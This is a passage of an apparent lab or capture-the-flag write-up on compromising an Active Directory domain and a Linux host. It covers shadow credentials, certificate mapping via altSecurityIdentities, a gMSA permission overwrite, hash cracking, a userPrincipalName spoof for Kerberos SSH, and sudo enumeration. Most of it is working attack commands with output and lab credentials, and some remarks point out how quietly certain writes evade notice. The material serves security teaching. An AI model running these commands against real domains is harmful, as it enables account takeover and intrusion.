 The environment’s description block, rendered in clear text on the environment page.
1
2
3
4
5
6
DEBUG=False
AD_SITE=HQ
PROFILE=internal

DEPLOY_HOST=dc01.casper.hsm
DEPLOY_PASS=fFvq52PzJpO98X8!
DEPLOY_HOST names the Domain Controller, so DEPLOY_PASS is a domain credential. Paired with the username we already validated:
1
nxc ldap $IP -u xjr -p 'fFvq52PzJpO98X8!'
1
2
LDAP        10.0.25.161     389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:casper.hsm) (signing:Enforced) (channel binding:When Supported)
LDAP        10.0.25.161     389    DC01             [+] casper.hsm\xjr:fFvq52PzJpO98X8!
Authenticated to the domain.
The two-password pattern is the whole foothold.
xjrcat2026!is the GitLab password and never worked against AD;fFvq52PzJpO98X8!is the AD password and was never in a repository. The leak that mattered was not the one in the commit, it was the one the commit gave us access to.
3. What xjr can write
Before enumerating the domain broadly, the fastest question to answer is “what can this identity modify?”. bloodyAD get writable walks the DACLs of every object and reports the attributes the current principal is allowed to write:
1
bloodyAD -u xjr -p 'fFvq52PzJpO98X8!' -d $DOMAIN --host $FQDN get writable --detail
The output is long because self-write on your own object covers most of the user schema. Trimmed to what is not self-write:
1
2
3
4
5
6
7
8
9
10
11
distinguishedName: CN=xjr,CN=Users,DC=casper,DC=hsm
thumbnailPhoto: WRITE
...
msDS-AllowedToActOnBehalfOfOtherIdentity: WRITE
...

distinguishedName: CN=jags,CN=Users,DC=casper,DC=hsm
msDS-KeyCredentialLink: WRITE

distinguishedName: CN=jay,CN=Users,DC=casper,DC=hsm
altSecurityIdentities: WRITE
Three observations:
- The huge block on
CN=xjris the standardSELFACE that every user has over its own personal-information property set.msDS-AllowedToActOnBehalfOfOtherIdentityon our own object is RBCD pointing at ourselves, which is useless: RBCD is a property of the resource, andxjris not a resource anyone authenticates to. msDS-KeyCredentialLinkonjagsis a shadow credentials primitive, and a complete account takeover on its own.altSecurityIdentitiesonjayis the explicit certificate-mapping attribute. On its own it is inert, because it only says “this certificate isjay” and we do not have a certificate. It becomes an escalation the momentjagscan enroll for one.
get writableis the single highest-value first command after any new credential in this repo of techniques. It answers “what is my blast radius” directly from the DACLs, without needing a BloodHound collection first, and it catches attribute-level ACEs that BloodHound’s edge model sometimes summarises away.
The two remaining permissions are complementary halves of one attack. Take them in order.
4. jags via shadow credentials
4.1 The primitive
msDS-KeyCredentialLink holds the public keys an account is allowed to pre-authenticate with over PKINIT, and it is an ordinary writable attribute. Write access means appending a key pair of your own and then authenticating as that account, without knowing its password and without changing it. The full mechanism, why the resulting TGT also gives up the NT hash, and the detection surface are on the shadow credentials theory page.
4.2 Running it
1
certipy shadow auto -u xjr@$DOMAIN -p 'fFvq52PzJpO98X8!' -account jags
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'jags'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '5a8056f4ab8246a993e10c61a83bae99'
[*] Adding Key Credential with device ID '5a8056f4ab8246a993e10c61a83bae99' to the Key Credentials for 'jags'
[*] Successfully added Key Credential with device ID '5a8056f4ab8246a993e10c61a83bae99' to the Key Credentials for 'jags'
[*] Authenticating as 'jags' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'jags@casper.hsm'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'jags.ccache'
[*] Wrote credential cache to 'jags.ccache'
[*] Trying to retrieve NT hash for 'jags'
[*] Restoring the old Key Credentials for 'jags'
[*] Successfully restored the old Key Credentials for 'jags'
[*] NT hash for 'jags': 68fc3adf1953f5e6851c0dd297562e08
Note the two writes in that log: the Key Credential goes in, and once the hash is out the original attribute value is put back. Nothing about jags is left modified, and the account’s password never changed.
shadow autorestoring the attribute for you is convenient and also the risk: a crash between the two writes leaves a target with a real Windows Hello enrollment unable to log in with their PIN. On an engagement prefershadow add/shadow remove, as covered in the theory page.
4.3 Why jags
1
bloodyAD -u xjr -p 'fFvq52PzJpO98X8!' -d $DOMAIN --host $FQDN get object jags --attr memberOf
1
2
distinguishedName: CN=jags,CN=Users,DC=casper,DC=hsm
memberOf: CN=CasperCorpCertificateUsers,CN=Users,DC=casper,DC=hsm
One group, and the name says what it is for.
5. jay via explicit certificate mapping
5.1 The PKI, seen from jags
1
2
certipy find -u jags@$DOMAIN -hashes ':68fc3adf1953f5e6851c0dd297562e08' \
  -target $FQDN -hide-admins -enabled -stdout
1
2
3
4
5
6
7
[*] Found 34 certificate templates
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Retrieving CA configuration for 'casper-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'casper-DC01-CA'
[*] Checking web enrollment for CA 'casper-DC01-CA' @ 'DC01.casper.hsm'
[!] Error checking web enrollment: timed out
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
Certificate Authorities
  0
    CA Name                             : casper-DC01-CA
    DNS Name                            : DC01.casper.hsm
    Certificate Subject                 : CN=casper-DC01-CA, DC=casper, DC=hsm
    Certificate Serial Number           : 2FF506A68F12D7BD47D9A5961999BB00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Permissions
      Access Rights
        Enroll                          : CASPER.HSM\Authenticated Users
Certificate Templates
  0
    Template Name                       : CasperCorp-User
    Certificate Authorities             : casper-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 99 years
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CASPER.HSM\CasperCorpCertificateUsers
The important line is the negative one. Enrollee Supplies Subject : False with Certificate Name Flag : SubjectRequireDirectoryPath means this is not ESC1. The CA builds the subject from the requester’s own directory entry, so no matter what we put in the CSR, the certificate that comes back is a certificate for jags and nobody else. User Specified SAN : Disabled on the CA rules out ESC6 for the same reason. Web enrollment is off, so ESC8 is out too.
So the template gives us exactly one thing: a client-authentication certificate whose subject is jags. On a normal box that is the end of the road.
5.2 Enrolling
1
2
certipy req -template CasperCorp-User -u jags@$DOMAIN \
  -hashes ':68fc3adf1953f5e6851c0dd297562e08' -target $FQDN -ca casper-DC01-CA
1
2
3
4
5
6
7
[*] Requesting certificate via RPC
[*] Request ID is 61
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate object SID is 'S-1-5-21-247086266-1178499391-1139383971-1105'
[*] Saving certificate and private key to 'jags.pfx'
[*] Wrote certificate and private key to 'jags.pfx'
“Got certificate without identity” is Certipy telling us the certificate has no SAN carrying a UPN or a DNS name. That is expected from a SubjectRequireDirectoryPath template: the identity lives in the Subject DN and in the szOID_NTDS_CA_SECURITY_EXT SID extension, not in a SAN. The SID it did find, ending in -1105, is jags.
Convert and inspect it, because the next step needs two fields out of it:
1
2
certipy cert -pfx jags.pfx -out jags.crt
openssl x509 -in jags.crt -noout -text
1
2
3
4
5
6
7
8
9
10
11
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            4d:00:00:00:3d:da:7a:59:e2:2d:c5:48:5f:00:00:00:00:00:3d
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: DC=hsm, DC=casper, CN=casper-DC01-CA
        Validity
            Not Before: Aug  4 14:45:48 2026 GMT
            Not After : Aug  4 14:55:48 2028 GMT
        Subject: DC=hsm, DC=casper, CN=Users, CN=jags
1
2
3
4
5
            X509v3 Extended Key Usage:
                TLS Web Client Authentication, E-mail Protection, Microsoft Encrypted File System
            Microsoft NTDS CA Extension:
                0?.=.
+.....7..../.-S-1-5-21-247086266-1178499391-1139383971-1105
The Subject is the literal directory path of jags, which confirms the SubjectRequireDirectoryPath behaviour, and the NTDS extension pins the certificate to jags’s SID.
5.3 altSecurityIdentities: telling the DC a certificate is somebody else
altSecurityIdentities is the attribute that lets the directory override what a certificate claims about itself: instead of the KDC reading an identity out of the certificate, it looks for an account whose altSecurityIdentities names that certificate. The mapping types and their strong / weak split under KB5014754 are on the theory page.
We have write access on jay and a certificate belonging to jags, so X509IssuerSerialNumber is the obvious form: it is a strong mapping that survives full enforcement, and both of its fields were printed by openssl above. The only handling needed is that the serial goes in reverse byte order, which is a three-line script:
1
2
3
4
issuer = "DC=hsm,DC=casper,CN=casper-DC01-CA"
serial = "".join("4d:00:00:00:3d:da:7a:59:e2:2d:c5:48:5f:00:00:00:00:00:3d".split(":")[::-1])

print("X509:<I>" + issuer + "<SR>" + serial)
1
X509:<I>DC=hsm,DC=casper,CN=casper-DC01-CA<SR>3d00000000005f48c52de2597ada3d0000004d
The issuer needs no such treatment: it is copied verbatim from the Issuer: line openssl printed, only with the spaces removed. Write it onto jay:
1
2
3
bloodyAD -u xjr -p 'fFvq52PzJpO98X8!' -d $DOMAIN --host $FQDN \
  set object jay altSecurityIdentities \
  -v 'X509:<I>DC=hsm,DC=casper,CN=casper-DC01-CA<SR>3d00000000005f48c52de2597ada3d0000004d' --raw
1
[+] jay's altSecurityIdentities has been updated
5.4 Authenticating as jay with jags’s certificate
1
certipy auth -pfx jags.pfx -dc-ip $IP -username jay -domain $DOMAIN
1
2
3
4
5
6
7
8
9
10
11
12
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     Security Extension SID: 'S-1-5-21-247086266-1178499391-1139383971-1105'
[!] Could not find identity in the provided certificate
[*] Using principal: 'jay@casper.hsm'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'jay.ccache'
[*] Wrote credential cache to 'jay.ccache'
[*] Trying to retrieve NT hash for 'jay'
[*] Got hash for 'jay@casper.hsm': aad3b435b51404eeaad3b435b51404ee:9b88ec231f4f0e5cb7d9edef1f399f6c
Read that output carefully, because it is the whole point of the section. Certipy finds a SID extension naming jags (-1105), finds no implicit identity to use, falls back to the -username jay we supplied, and the DC issues a TGT for jay. The Domain Controller resolved the certificate through jay’s explicit mapping rather than through the identity the certificate carries about itself.
altSecurityIdentitieswrite is an under-rated ACE. UnlikeGenericAllorForceChangePasswordit changes nothing an end user would notice, it does not appear in password-reset alerting, and the mapping persists silently until somebody audits the attribute. Any principal that can write it on account X, plus any certificate at all from the enterprise CA, equals authentication as X.
6. casper-gmsa$ via msDS-GroupMSAMembership
Repeating the get writable pass as jay turns up one new target:
1
bloodyAD -u jay -p ':9b88ec231f4f0e5cb7d9edef1f399f6c' -d $DOMAIN --host $FQDN get writable --detail
1
2
distinguishedName: CN=casper-gmsa,CN=Managed Service Accounts,DC=casper,DC=hsm
msDS-GroupMSAMembership: WRITE
6.1 The primitive
A gMSA has no password an administrator ever sets. The DC derives one from the KDS root key, rotates it automatically, and decides who is allowed to retrieve it by evaluating a single attribute: msDS-GroupMSAMembership, a security descriptor whose DACL is the list of permitted principals. Write access to it is therefore total control of the account, because we can simply rewrite the answer to “who may ask”.
6.2 Building the security descriptor
The attribute takes raw bytes, so the descriptor is assembled with Impacket’s ldaptypes and handed over as base64. The theory page carries the script and a field-by-field breakdown; it needs one argument, the SID to grant, which comes straight off the directory:
1
2
bloodyAD -u jay -p ':9b88ec231f4f0e5cb7d9edef1f399f6c' -d $DOMAIN --host $FQDN \
  get object xjr --attr objectSid
1
2
distinguishedName: CN=xjr,CN=Users,DC=casper,DC=hsm
objectSid: S-1-5-21-247086266-1178499391-1139383971-1104
1
uv run --with impacket b64sidhelper.py 'S-1-5-21-247086266-1178499391-1139383971-1104'
1
AQAEgEAAAAAAAAAAAAAAABQAAAACACwAAQAAAAAAJAD/AQ8AAQUAAAAAAAUVAAAAujy6Dj95PkajnulDUAQAAAECAAAAAAAFIAAAACACAAA=
Granting the read to
xjrrather than tojayis a small but deliberate choice.xjris the identity with a password, which means every subsequent tool works with plain-u/-pand no ccache juggling. Nothing stops you granting it tojay, it is just more typing later.
6.3 Writing it and reading the password
1
2
3
4
bloodyAD --host $FQDN -d $DOMAIN -u jay -p ':9b88ec231f4f0e5cb7d9edef1f399f6c' \
  set object 'casper-gmsa$' msDS-GroupMSAMembership \
  -v "AQAEgEAAAAAAAAAAAAAAABQAAAACACwAAQAAAAAAJAD/AQ8AAQUAAAAAAAUVAAAAujy6Dj95PkajnulDUAQAAAECAAAAAAAFIAAAACACAAA=" \
  --raw --b64
1
[+] casper-gmsa$'s msDS-GroupMSAMembership has been updated
The change is immediately visible in what the DC will answer. Asking as jay, who is no longer on the list we just overwrote:
1
nxc ldap $FQDN -u jay -H 9b88ec231f4f0e5cb7d9edef1f399f6c --gmsa
1
2
LDAP        10.0.25.161     389    DC01             [*] Getting GMSA Passwords
LDAP        10.0.25.161     389    DC01             Account: casper-gmsa$         NTLM: <no read permissions>                PrincipalsAllowedToReadPassword: xjr
<no read permissions> for the account doing the asking, and PrincipalsAllowedToReadPassword: xjr confirming the DACL took. Asking as xjr:
1
nxc ldap $FQDN -u xjr -p 'fFvq52PzJpO98X8!' --gmsa
1
2
3
4
LDAP        10.0.25.161     389    DC01             [*] Getting GMSA Passwords
LDAP        10.0.25.161     389    DC01             Account: casper-gmsa$         NTLM: 7abcd8de1d2e107237f8fd5baea13d68     PrincipalsAllowedToReadPassword: xjr
LDAP        10.0.25.161     389    DC01             Account: casper-gmsa$         aes128-cts-hmac-sha1-96: cf95ef681e167ac1014f110782747b17
LDAP        10.0.25.161     389    DC01             Account: casper-gmsa$         aes256-cts-hmac-sha1-96: 55e17259f647e88eb6390f5edc023c919502db4a973fb715a9bec57d960fd6e0
The blob itself is 256 bytes of random UTF-16 and is useless as a string, so netexec derives the usable credentials locally: MD4 over the raw bytes for the NT hash, and string-to-key with the computer-account salt for the AES keys. All three are ordinary credentials from here on.
This is a destructive write.
msDS-GroupMSAMembershipis a single-valued security descriptor: overwriting it removes every legitimate principal that was allowed to retrieve the password, and any service running under the gMSA fails at its next password refresh. On a real engagement, read the existing descriptor first, append an ACE, and write the merged value back.
7. carlito
1
bloodyAD --host $FQDN -d $DOMAIN -u 'casper-gmsa$' -p ':7abcd8de1d2e107237f8fd5baea13d68' get writable
1
2
3
4
5
6
7
8
9
10
11
distinguishedName: CN=TPM Devices,DC=casper,DC=hsm
permission: CREATE_CHILD

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=casper,DC=hsm
permission: WRITE

distinguishedName: CN=carlito,CN=Users,DC=casper,DC=hsm
permission: WRITE

distinguishedName: CN=casper-gmsa,CN=Managed Service Accounts,DC=casper,DC=hsm
permission: WRITE
BloodHound labels the same ACE with its edge name:

CASPER-GMSA$ has GenericWrite on CARLITO.
GenericWrite on a user includes msDS-KeyCredentialLink, so it is the same shadow credentials primitive as section 4:
1
certipy shadow auto -u 'casper-gmsa$'@$DOMAIN -hashes ':7abcd8de1d2e107237f8fd5baea13d68' -account carlito
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
[*] Targeting user 'carlito'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'dc514004757c4ba7a951e95f94f005cb'
[*] Adding Key Credential with device ID 'dc514004757c4ba7a951e95f94f005cb' to the Key Credentials for 'carlito'
[*] Successfully added Key Credential with device ID 'dc514004757c4ba7a951e95f94f005cb' to the Key Credentials for 'carlito'
[*] Authenticating as 'carlito' with the certificate
[*] Using principal: 'carlito@casper.hsm'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'carlito.ccache'
[*] Wrote credential cache to 'carlito.ccache'
[*] Trying to retrieve NT hash for 'carlito'
[*] Restoring the old Key Credentials for 'carlito'
[*] Successfully restored the old Key Credentials for 'carlito'
[*] NT hash for 'carlito': 16a366acd9634ee5f958ebf1b4fc11df
And carlito has nothing. No group memberships beyond Domain Users, no ACEs, no delegation, no SPN. As a directory object it is a dead end, and at this point the hash is just a hash.
8. points: borrowing a name with userPrincipalName
8.1 What we are actually looking for
carlito is a dead end in the directory, so the question becomes which account is worth reaching next. Searching BloodHound for admin-flavoured group names turns up one that is not a Windows default:

SRV_ADMINS, a custom group with exactly one member and five inbound object-control edges.
 The single member is
 points.
SRV_ADMINS has no outbound object control and no AdminTo edge, so whatever it grants is not expressed in the directory at all. On a domain-joined Linux host that is the normal shape of an access-control group: SSSD’s simple access provider takes a list of groups and refuses the login of any domain user outside it, so the group decides who may log into NIX01 and nothing more. Section 9.4 confirms this from the host’s own sssd.conf once we are root.
That makes points a precise target rather than a lucky guess. Borrowing an arbitrary domain user’s name would produce a perfectly valid Kerberos ticket that SSSD then refuses, because the name is not in the permitted group. points is the one name on this domain that both exists as a local identity on the host and passes the access check.
We control carlito, not points, and nothing we hold has an ACE on points. What we do have is GenericWrite on carlito via the gMSA, and GenericWrite includes userPrincipalName.
8.2 Enterprise principal names
Kerberos principal names carry a type. The common one is NT_PRINCIPAL, where the name is a sAMAccountName and the KDC looks the account up by that. NT_ENTERPRISE is different: the name is a UPN, and the KDC resolves it by searching the directory for an account whose userPrincipalName attribute matches the string exactly.
userPrincipalName is normally sam@domain.tld, but the schema does not require the @domain half and AD does not require it to relate to the account name. It only requires it to be unique in the forest. So writing points (bare, no realm) into carlito’s UPN creates an account that answers to the enterprise name points while the real points account keeps answering to points@casper.hsm. No collision, and the DC accepts the write.
1
2
bloodyAD --host $FQDN -d $DOMAIN -u 'casper-gmsa$' -p ':7abcd8de1d2e107237f8fd5baea13d68' \
  set object carlito userPrincipalName -v 'points'
1
[+] carlito's userPrincipalName has been updated
8.3 The hash is not enough, so crack it
Requesting the ticket is where the shadow credentials hash stops being sufficient. getTGT.py does accept -hashes, but the request does not go through: a bare NT hash only lets Impacket offer RC4-HMAC pre-authentication, because the NT hash is the RC4 key, while the AES keys the KDC wants cannot be derived from it. Deriving those needs the plaintext plus the salt. This is a Server 2025 Domain Controller, where RC4 is off by default, so hash-based Kerberos pre-authentication is refused outright.
Worth being precise about the scope of that: every other hash we have used on this box authenticated over NTLM, not Kerberos. nxc ldap -H, bloodyAD -p :hash and secretsdump -hashes all still work fine. It is specifically Kerberos pre-authentication from a bare NT hash that this KDC will not take, and a TGT is exactly what the enterprise-principal trick needs.
So the plaintext becomes a requirement, and carlito’s hash goes to rockyou.txt:
1
hashcat --quiet -m 1000 '16a366acd9634ee5f958ebf1b4fc11df' /opt/rockyou.txt
1
16a366acd9634ee5f958ebf1b4fc11df:casper88!
That is the only password cracked on the entire box, and it is cracked because the attack demands a password rather than because the account looked weak.
8.4 The ticket
1
getTGT.py casper.hsm/points:'casper88!' -principalType NT_ENTERPRISE
1
2
3
Impacket v0.14.0.dev0+20260528.131215.b27827ae - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in points.ccache
The KDC resolved points to carlito, checked carlito’s key, and issued a ticket whose client name is the enterprise name it was asked for. Any service that authorises on the name in the ticket now sees points.
8.5 GSSAPI SSH into NIX01
sshd on the Linux host accepts GSSAPI authentication, which means it validates the presented Kerberos ticket and then checks whether that principal is allowed to become the requested local user. That check is a name comparison: principal points@CASPER.HSM is authorised to log in as local user points. Nothing in the path inspects the PAC to notice that the password verified at the KDC belonged to carlito.
This is the same mixed-vendor Kerberos seam that DarkCorp turned into a domain admin impersonation, and it lands the same way here: the Windows KDC issues the ticket, a Linux GSSAPI consumer authorises on it, and neither side is responsible for checking what the other assumed.
One prerequisite first, and it is easy to skip because nothing so far has needed it. Impacket implements Kerberos itself and takes the KDC address from -dc-ip, so getTGT.py worked with no local configuration at all. The ssh client does not: it goes through the system MIT Kerberos libraries, which will not touch a ticket for a realm they cannot resolve. That means /etc/krb5.conf has to name the realm and point at the KDC. netexec will write a correct one straight off the DC:
1
nxc smb $FQDN --generate-krb5-file krb5.conf && cat krb5.conf | sudo tee /etc/krb5.conf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = CASPER.HSM

[realms]
    CASPER.HSM = {
        kdc = dc01.casper.hsm
        admin_server = dc01.casper.hsm
        default_domain = casper.hsm
    }

[domain_realm]
    .casper.hsm = CASPER.HSM
    casper.hsm = CASPER.HSM
The [domain_realm] block is the part that matters for this step: it is what tells the client that the host nix01.casper.hsm belongs to realm CASPER.HSM, so that when ssh asks for a host/nix01.casper.hsm service ticket it knows which KDC to ask. dns_lookup_kdc = false keeps it from trying SRV records over the VPN.
krb5.confneedsdc01.casper.hsmandnix01.casper.hsmto resolve. Add both to/etc/hostsif the VPN does not hand you the domain’s DNS, otherwise the ticket request fails with a name-resolution error that looks nothing like a Kerberos problem.nxc smb <range> --generate-hosts-file hostswrites those lines for you.
With the realm configured, point KRB5CCNAME at the ticket and connect:
1
2
export KRB5CCNAME=points.ccache
ssh -o GSSAPIAuthentication=yes -o GSSAPIDelegateCredentials=yes points@NIX01.casper.hsm
1
2
3
4
Warning: Permanently added 'nix01.casper.hsm' (ED25519) to the list of known hosts.
Linux ip-10-0-18-19 6.1.0-51-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.177-1 (2026-07-16) x86_64
Last login: Fri Jul 31 05:40:51 2026 from 10.0.0.247
points@ip-10-0-18-19:~$
A shell as points, without ever knowing points’s password and without changing anything about the points account.
This is the sharpest lesson on the box.
userPrincipalNamereads like a display attribute, andGenericWriteon a low-value user reads like a low-severity finding. Together they are an authentication bypass against every Kerberos-consuming system that authorises on the principal name, which is essentially all of the Unix world: SSSD, sshd, NFSv4, and anything behind GSSAPI.
9. Root on NIX01
9.1 The sudo rule
1
sudo -l
1
2
3
4
5
6
Matching Defaults entries for points on ip-10-0-18-19:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User points may run the following commands on ip-10-0-18-19:
    (root) NOPASSWD: /opt/routine_cleanup.sh
Note that the rule is granted to the user points, not to a %group. SRV_ADMINS got us through the door, sudoers is a separate grant on the account behind it. env_reset and secure_path are set, so the usual PATH and LD_PRELOAD tricks are closed. The script itself is world-readable:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
